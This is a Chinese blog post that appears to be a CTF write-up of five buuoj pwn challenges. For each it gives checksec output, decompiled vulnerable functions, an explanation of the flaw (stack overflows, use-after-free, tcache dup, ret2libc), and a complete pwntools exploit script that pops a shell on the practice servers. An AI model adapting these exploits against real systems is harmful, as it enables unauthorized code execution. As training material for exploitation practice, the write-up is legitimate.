buuoj Pwn writeup 56-60

原创

yongbaoii 于 2021-02-16 22:39:47 发布 105 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113800628

56 wustctf2020_getshell

保护

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   78 Symbols    No   0
2       ./56
```

```
ssize_t vulnerable()
{
  char buf[24]; // [esp+0h] [ebp-18h] BYREF

  return read(0, buf, 32u);
}
```

```
int shell()
{
  return system("/bin/sh");
}
```


平平无奇栈溢出。

```
from pwn import*

r=remote('node3.buuoj.cn',26438)

system_addr=0x804851B

payload='a' * 0x1c + p32(system_addr)

r.sendline(payload)

r.interactive()
```

57 [V&N2020 公开赛]easyTHeap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes 0
3       ./57
```

```
switch ( (unsigned int)sub_9EA()
{
  case 1u:
    if ( !qword_202018 )
      exit(0);
    sub_AFF();
    --qword_202018;
    break;
  case 2u:
```

```
202010
202018 qword_202018     dq 7
202018
```


最多七个。

add

```
int sub_AFF()
{
  int result; // eax
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  v1 = sub_AB2();
  if ( v1 == -1 )
    return puts("Full");
  printf("size?");
  result = sub_9EA();
  v2 = result;
  if ( result > 0 && result <= 256 )
  {
    qword_202080[v1] = malloc(result);
    if ( !qword_202080[v1] )
    {
      puts("Something Wrong!");
      exit(-1);
    }
    dword_202060[v1] = v2;
    result = puts("Done!");
  }
  return result;
}
```

```
qword_202080[v1] = malloc(result);
if ( !qword_202080[v1] )
{
  puts("Something Wrong!");
  exit(-1);
}
dword_202060[v1] = v2;
```


202080地址。

202060大小。

edit

```
int edit()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 6 || !qword_202080[v1] )
    exit(0);
  printf("content:");
  read(0, (void *)qword_202080[v1], (unsigned int)dword_202060[v1]);
  return puts("Done!");
}
```


show

```
int show()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 6 || !qword_202080[v1] )
    exit(0);
  puts((const char *)qword_202080[v1]);
  return puts("Done!");
}
```


delete

```
int delete()
{
  int v1; // [rsp+Ch] [rbp-4h]

  printf("idx?");
  v1 = sub_9EA();
  if ( v1 < 0 || v1 > 6 || !qword_202080[v1] )
    exit(0);
  free((void *)qword_202080[v1]);
  dword_202060[v1] = 0;
  return puts("Done!");
}
```


大小设置成了0但是指针还在。

```
case 4u:
  if ( !qword_202010 )
  {
    puts("NoNoNo!");
    exit(0);
  }
  delete();
  --qword_202010;
```

他这个delete有意思，最多删三个。

那说来说去漏洞就uaf了，还有tcache dup。

这道题libc是2.27，引入了tcache。

tcache

整个利用方式就是说
1、首先通过tcache dup的方式攻击tcache的那个结构体，目的是什么呢，因为我们需要通过unsorted bin 去泄露地址，但是只能申请7个，根本申请不到unsorted chunk，就必须得先攻击结构体，把里面计数的地方改成大于7的数字。
2、然后tcache那个结构体现在是释放状态，可以去把那一块申请回去，进行修改，把0x60那个bins的地址填成realloc_hook，然后再申请一下就申请到了。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context(arch='amd64', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
#r = remote('node3.buuoj.cn', 28793)
r = process('./57')
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so.
6")
elf=ELF("./57")

def add(size):
    r.recvuntil('choice: ')
    r.sendline('1')
    r.recvuntil('size?')
    r.sendline(str(size))
    r.recvuntil("Done!\n")

def edit(index,data):
    r.recvuntil('choice: ')
    r.sendline('2')
    r.recvuntil('idx?')
    r.sendline(str(index))
    r.recvuntil('content:')
    r.send(data)

def show(index):
    r.recvuntil('choice: ')
    r.sendline('3')
    r.recvuntil('idx?')
    r.sendline(str(index))
```

```
def delete(index):
    r.recvuntil('choice: ')
    r.sendline('4')
    r.recvuntil('idx?')
    r.sendline(str(index))
    r.recvuntil("Done!\n")

one_gadget = 0x4f322

add(0x50)#0
delete(0)
delete(0)

show(0)
tache_chunk=u64(r.recvuntil('\n',drop=True).ljust(8,'\x00'))-0x250

print hex(tache_chunk)

add(0x50)#1
edit(1,p64(tache_chunk))

add(0x50)#2
add(0x50)#3
edit(3,'a'*0x28)

delete(3)

show(3)

libc_base=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x3ebca0

one_gadget += libc_base
realloc_addr=libc_base+libc.symbols['__libc_realloc']
malloc_hook=libc_base+libc.symbols['__malloc_hook']

print hex(malloc_hook)

gdb.attach(r)
add(0x100)#4 -> tcache struct
edit(4, 'b' * 0x60 +  p64(malloc_hook - 8))
# gdb.attach(p)
add(0x50)
edit(5, p64(one_gadget) + p64(realloc_addr + 8))

add(0x10)

r.interactive()
```

58 xdctf2015_pwn200

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   69 Symbols      No   0
2       ./58
```

```
ssize_t vuln()
{
  char buf[104]; // [esp+Ch] [ebp-6Ch] BYREF

  setbuf(stdin, buf);
  return read(0, buf, 0x100u);
}
```


平平无奇栈溢出。

```
from pwn import *

context.log_level = 'debug'

sh = remote('node3.buuoj.cn',28463)
elf = ELF('./58')
libc = ELF('./32/libc-2.23.so')

payload = 112 * 'a'
payload += p32(elf.plt['write'])
payload += p32(elf.symbols['main'])
payload += p32(1)
payload += p32(elf.got['write'])
payload += p32(4)

sh.sendline(payload)
write_addr = u32(sh.recvuntil('\xf7')[-4:])
libcbase = write_addr - libc.symbols['write']
system = libcbase + libc.symbols['system']
binsh = libcbase + libc.search('/bin/sh').next()

payload = 112 * 'a'
payload += p32(system)
payload += p32(0xdeadbeef)
payload += p32(binsh)

sh.sendline(payload)

sh.interactive()
```


59 ciscn_2019_n_3

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   90 Symbols      Yes  0
4       ./59
```

add

```
  v2 = ask("Index");
  if ( v2 < 0 || v2 > 16 )
    return puts("Out of index!");
  if ( records[v2] )
    return printf("Index #%d is used!\n", v2);
  records[v2] = (int)malloc(0xCu);
  v3 = records[v2];
  *(_DWORD *)v3 = rec_int_print;
  *(_DWORD *)(v3 + 4) = rec_int_free;
  puts("Blob type:");
  puts("1. Integer");
  puts("2. Text");
  v1 = ask("Type");
  if ( v1 == 1 )
  {
    *(_DWORD *)(v3 + 8) = ask("Value");
  }
  else
  {
    if ( v1 != 2 )
      return puts("Invalid type!");
    size = ask("Length");
    if ( size > 0x400 )
      return puts("Length too long, please buy pro edition to store longer note!");
    *(_DWORD *)(v3 + 8) = malloc(size);
    printf("Value > ");
    fgets(*(char **)(v3 + 8), size, stdin);
    *(_DWORD *)v3 = rec_str_print;
    *(_DWORD *)(v3 + 4) = rec_str_free;
  }
  puts("Okey, got your data. Here is it:");
  return (*(int (__cdecl **)(int))v3)(v3);
}
```

del

```
int do_del()
{
  int v0; // eax

  v0 = ask("Index");
  return (*(int (__cdecl **)(int))(records[v0] + 4))(records[v0]);
}
```


show

```
int do_dump()
{
  int v0; // eax

  v0 = ask("Index");
  return (*(int (__cdecl **)(int))records[v0])(records[v0]);
}
```


del跟show都是调用的刚刚存在一次的那些函数。

```
int __cdecl rec_int_free(void *ptr
{
  free(ptr);
  return puts("Note freed!");
}
```

```
int __cdecl rec_str_free(void *ptr)
{
  free(*((void **)ptr + 2));
  free(ptr);
  return puts("Note freed!");
}
```

两个free都没有清空野指针，就造成了uaf。

但是跟一般的uaf又不一样，这个uaf没有写函数。

通过uaf把free改成system函数，然后调用free("/bin/sh")
考虑没有检查double free，所以比较简单，申请两个0xc然后再释放掉，再申请到一起就可以控制一个第一层的chunk，从而修改free。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

context(arch='amd64', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
r = remote('node3.buuoj.cn', 29362)
#r = process('./59')
libc = ELF("./32/libc-2.23.so")
elf=ELF("./59")


#fgets最后必须用换行符截断。
def new1(index):
    r.recvuntil('CNote > ')
    r.sendline('1')
    r.recvuntil('Index > ')
    r.sendline(str(index))
    r.recvuntil('Type > ')
    r.sendline('1')
    r.recvuntil('Value > ')
    r.sendline("1")

def new2(index, length, value):
    r.recvuntil('CNote > ')
    r.sendline('1')
    r.recvuntil('Index > ')
    r.sendline(str(index))
    r.recvuntil('Type > ')
    r.sendline('2')
    r.recvuntil('Length > ')
    r.sendline(str(length))
    r.recvuntil('Value > ')
    r.sendline(value)

def dele(index):
    r.recvuntil('CNote > ')
    r.sendline('2')
    r.recvuntil('Index > ')
    r.sendline(str(index))

def show(index):
    r.recvuntil('CNote > ')
    r.sendline('3')
    r.recvuntil('Index > ')
    r.sendline(str(index))

new1(0)
new2(1, 0x20, 'a')
dele(1)
dele(0)
#gdb.attach(r)
new2(2, 0xc, "sh\x00\x00" + p32(elf.sym['system']))
new2(3, 0x20, "/bin/sh\x00")
dele(1)
r.interactive()

#最后的/bin/sh不能写在value里面，因为system函数地址后面必会有一个\n，他会让你的value的chunk的地址改掉，所以只能写在printf函数的地方。
```

60 bbys_tu_2016

保护

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   74 Symbols    No    0
2       ./60
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+14h] [ebp-Ch] BYREF

  puts("This program is hungry. You should feed it.");
  __isoc99_scanf("%s", &v4);
  puts("Do you feel the flow?");
  return 0;
}
```



```
int printFlag()
{
  char s[50]; // [esp+1Ah] [ebp-3Eh] BYRE
  FILE *stream; // [esp+4Ch] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  fgets(s, 50, stream);
  puts(s);
  fflush(stdout);
  return fclose(stream);
}
```


平平无奇栈溢出。

要注意的是它main函数的参数又是三个，所以在溢出的时候要多溢出0x8，因为是32位的嘛。

```
from pwn import*

r=remote('node3.buuoj.cn',28836)

system_addr=0x804856d
payload='a' * 0x18 + p32(system_addr)

r.sendline(payload)

r.interactive()
```